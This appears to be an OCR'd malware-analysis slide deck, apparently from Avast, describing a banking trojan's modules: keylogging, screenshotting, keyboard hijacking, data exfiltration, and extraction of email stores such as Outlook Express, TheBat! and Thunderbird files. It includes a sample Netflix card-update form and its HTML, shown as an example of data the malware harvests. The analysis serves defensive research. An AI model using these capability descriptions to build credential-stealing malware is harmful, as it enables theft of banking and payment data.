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

Module G (Core)

- Crawls through the infected computer to find banking app related files and windows
- Screenshotting
- Keylogging
- Keyboard hijacking
- Module injection
- Data exfiltration and configuration
- Strategy: find and dispatch



avast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

Module E (Mailer module loader)




Module E (Mailer module loader)

*.lig

*.deslig

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

Module F (Mailer)

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
Module C (data extractor)

DBX, MBX - Outlook Express
WAB - Windows Address Book
TBB - TheBat!
EML - various clients
MBOX - Thunderbird, Apple Mail,..




Module C (data extractor)


CoreWindows

NETFLIX

e -shop


netflix.com/simplemember/editcredit
NETFLIX
Update your credit or debit card.
Switch payment method
VISA
First Name
Luigino
Last Name
Camastra
Card Number
123456789101234
Please enter a valid credit card number
Expiration Date (MM/YY)
05/24
Security Code (CVV)
357
SAVE
Gathers information from

<input type="text" data-uia="field-firstName" name="firstName" class="nfTextField hasText" id="id_firstName" value="Luigino" tabindex="0" autocomplete="cc-given-name" maxlength="100" minlength="1" dir="ltr">
<label for="id_firstName" class="placeLabel">First Name</label>
<input type="text" data-uia="field-lastName" name="lastName" class="nfTextField hasText" id="id_lastName" value="Camastra" tabindex="0" autocomplete="cc-family-name" dir="ltr">
<label for="id_lastName" class="placeLabel">Last Name</label>
<input type="tel" data-uia="field-creditCardNumber" name="creditCardNumber" class="nfTextField error hasText" id="id_creditCardNumber" value="123456789101234" tabindex="0" autocomplete="off" maxlength="19" minlength="12" dir="ltr">
<label for="id_creditCardNumber" class="placeLabel">Card Number</label>
<div id class="inputError" data-uia="field-creditCardNumber+error">Please enter a valid credit card number
<input type="tel" data-uia="field-creditExpirationMonth" name="creditExpirationMonth" class="nfTextField hasText" id="id_creditExpirationMonth" value="05/24" tabindex="0" autocomplete="off" dir="ltr">
<label for="id_creditExpirationMonth" class="placeLabel">Expiration Date (MM/YY)</label>
<input type="tel" data-uia="field-creditCardSecurityCode" name="creditCardSecurityCode" class="nfTextField hasText" id="id_creditCardSecurityCode" value="357" tabindex="0" autocomplete="off" maxlength="4" minlength="3" dir="ltr">
<label for="id_creditCardSecurityCode" class="placeLabel">Security Code (CVV)</label>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


